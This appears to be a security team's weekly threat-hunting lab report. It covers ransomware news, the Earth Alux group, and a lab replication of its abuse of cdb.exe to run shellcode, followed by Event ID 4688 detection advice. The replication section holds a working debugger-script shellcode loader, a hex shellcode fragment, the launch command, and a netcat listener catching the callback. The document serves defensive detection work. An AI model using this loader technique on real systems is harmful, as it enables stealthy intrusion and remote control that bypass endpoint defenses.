

A computer monitor in a dark room, displaying a terminal window with the command "PS C:\> cdb.exe" in green text. The monitor is part of a workstation setup with a keyboard and mouse visible in the foreground.

THREAT HUNTING

LAB

WEEK 05/05/2025 - 09/05/2025

Global Weekly Threat Overview


Global Weekly Notable One

Threat Hunting Activity


Global Weekly Threat Overview

The Play ransomware gang has exploited a high-severity Windows Common Log File System flaw in zero-day attacks to gain SYSTEM privileges and deploy malware on compromised systems. The vulnerability, tracked as CVE-2025-29824, was tagged by Microsoft as exploited in a limited number of attacks and patched during last month's Patch Tuesday. Microsoft linked these attacks to the RansomEXX ransomware gang, saying the attackers installed the PipeMagic backdoor malware, which was used to drop the CVE-2025-29824 exploit, deploy ransomware payloads, and ransom notes after encrypting files. Since then, Symantec's Threat Hunter Team has also found evidence linking them to the Play ransomware-as-a-service operation, saying the attackers deployed a CVE-2025-29824 zero-day privilege escalation exploit.


Top 10 file types



Top 10 malware family



Top 3 Ransomware Group



The LockBit ransomware gang has suffered a data breach after its dark web affiliate panels were defaced and replaced with a message linking to a MySQL database dump. All of the ransomware gang's admin panels now state, "Don't do crime CRIME IS BAD xoxo from Prague," with a link to download a "paneldb_dump.zip." The LockBit operator known as 'LockBitSupp' confirmed the breach, stating that no private keys were leaked or data lost. The database appears to have been dumped at some point on April 29th, 2025.

Other ransomware groups who have experienced similar leaks include Conti, Black Basta, and Everest

Global Weekly Notable One

Hide Artifacts: Defense Evasion



Earth Alux is a Chinese APT group that emerged in 2023, specializing in cyber espionage against strategic sectors such as government, technology, logistics, manufacturing, telecommunications, IT services, and retail in the Asia-Pacific (APAC) and Latin America regions, with major incidents in Thailand, Philippines, Malaysia, Taiwan, and later Brazil.

The attacks begin by exploiting vulnerabilities on exposed servers, installing web shells such as GODZILLA to facilitate access and delivery of additional payloads. Once the system is compromised, Earth Alux employs advanced backdoors such as VARGEIT and COBEACON, using sophisticated loading techniques (e.g., DLL sideloading, timestomping) to ensure persistence and stealth. The group routinely tests its tools, including through tools such as VirTest, to evade defenses and prolong their stay in target networks, with the main goal of exfiltrating sensitive data to attacker-controlled infrastructure.

Global Weekly Notable One



Earth Alux abuses `cdb.exe`, a legitimate Windows debugging tool, as part of a LOLBAS (Living Off The Land Binaries and Scripts) technique to stealthily execute its backdoor VARGEIT. By renaming `cdb.exe` (e.g., to `fontdrvhost.exe`), the group runs debugger scripts that inject shellcode and launch malicious payloads without triggering traditional security alerts.

This method leverages `cdb.exe`'s ability to execute arbitrary commands and attach to running processes, enabling attackers to run code in memory and evade detection. This use of `cdb.exe` exemplifies how threat actors weaponize trusted system tools to maintain persistence and evade defense mechanisms. In the case of Earth Alux, the use of `cdb.exe` to load VARGEIT represents an advanced avoidance technique to establish an initial foothold on the target system.

Threat Hunting Activity

TACTIC

Defense Evasion


TECHNIQUES

T1127 – Trusted Developer
Utilities Proxy Execution

Adversaries may take advantage of trusted developer utilities to proxy execution of malicious payloads. There are many utilities used for software development related tasks that can be used to execute code in various forms to assist in development, debugging, and reverse engineering. These utilities may often be signed with legitimate certificates that allow them to execute on a system and proxy execution of malicious code through a trusted process that effectively bypasses application control solutions.

Threat Hunting Activity

The team performed tests replicating the technique by saving the shellcode in a .wds file , as can be seen from the following image it is necessary to maintain the correct syntax in order to be processed correctly by the debugger.



```
1 .foreach /pS 5 ( register { .dvalloc 296 } ) { r @$t0 =
register }
2 ;eb @$t0+00 FC;eb @$t0+01 48;eb @$t0+02 83;eb @$t0+03 E4
3 ;eb @$t0+04 F0;eb @$t0+05 E8;eb @$t0+06 C0;eb @$t0+07 00
4 ;eb @$t0+08 00;eb @$t0+09 00;eb @$t0+0A 41;eb @$t0+0B 51
5 ;eb @$t0+0C 11;eb @$t0+0D 50;eb @$t0+0E 52;eb @$t0+0F 51
6 ;eb
7 ;eb
8 ;eb
9 ;eb
10 ;eb
11 ;eb
```

```
1 fc4883e4f0e8c0000000415141505251564831d265488
b5260488b5218488b5220488b7250480fb74a4a4d31c9
4831c0ac3c617c022c2041c1c90d4101c1e2ed5241514
88b52208b423c4801d08b80880000004885c074674801
d0508b4818448b40204901d0e35648ffc9418b3488480
1d64d31c94831c0ac41c1c90d4101c138e075f14c034c
```

Shellcode syntax

Threat Hunting Activity

using the flags “-cf” and “-o” we can pass the .wds file with the shellcode in it, and the process to be spawned “calc.exe” that won’t appear to the user, but it is running in the background.

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Windows\Temp> .\cdb.exe -cf .\output.wds -o calc.exe
No .natvis files found at C:\Windows\SYSTEM32\Visualizers.
No .natvis files found at C:\
\AppData\Local\Dbg\Visualizers.

Microsoft (R) Windows Debugger Version 10.0.22621.2506 AMD64
Copyright (c) Microsoft Corporation. All rights reserved.

CommandLine: calc.exe
Unable to add extension DLL: ntsdexts
Unable to add extension DLL: uext
Unable to add extension DLL: exts

***** Path validation summary *****
Response           Time (ms)      Location
Deferred
Symbol search path is: srv*
Executable search path is:
ModLoad: 00007fff7`87ca0000 00007fff7`87cab000  calc.exe
ModLoad: 00007ffd`6ea30000 00007ffd`6ec47000  ntdll.dll
ModLoad: 00007ffd`6ce40000 00007ffd`6cf04000  C:\Windows\System32\KERNEL32.DLL
ModLoad: 00007ffd`6bf70000 00007ffd`6c343000  C:\Windows\System32\KERNELBASE.dll
ModLoad: 00007fff`6b420000 00007fff`6b751000  C:\Program Files\SentinelOne\Sentinel Agent 3

Cdb.exe execution
```



Once executed, the shellcode is passed to the execution and a callback to C2 is received.

```
(kali@kali)-[~]
└─$ nc -nlvp 8085
listening on [any] 8085 ...
connect to [192.168.138.128] from (UNKNOWN) [192.168.138.1] 65534
```

Shellcode executed and callback received

Threat Hunting Activity

Detection can be made on EID 4688 looking suspicious process execution pattern.

General Details

Process Information:

New Process ID:	0x1c6b0
New Process Name:	C:\Windows\Temp\cdb.exe
Token Elevation Type:	TokenElevationTypeLimited (3)
Mandatory Label:	Etichetta obbligatoria\Livello obbligatorio medio
Creator Process ID:	0x125d4
Creator Process Name:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process Command Line:	"C:\Windows\Temp\cdb.exe" -cf output.wds -o calc.exe

Log Name: Security

Source: Microsoft Windows security Logged: 5/13/2025 10:09:04 AM

Event ID: 4688 Task Category: Process Creation

Level: Information Keywords: Audit Success

General Details

Process Information:

New Process ID:	0x11854
New Process Name:	C:\Windows\System32\calc.exe
Token Elevation Type:	TokenElevationTypeLimited (3)
Mandatory Label:	Etichetta obbligatoria\Livello obbligatorio medio
Creator Process ID:	0x1c6b0
Creator Process Name:	C:\Windows\Temp\cdb.exe
Process Command Line:	calc.exe

Log Name: Security

Source: Microsoft Windows security Logged: 5/13/2025 10:09:04 AM

Event ID: 4688 Task Category: Process Creation

Level: Information Keywords: Audit Success

EID 4688

PS C:\> cdb.exe

THREAT HUNTING

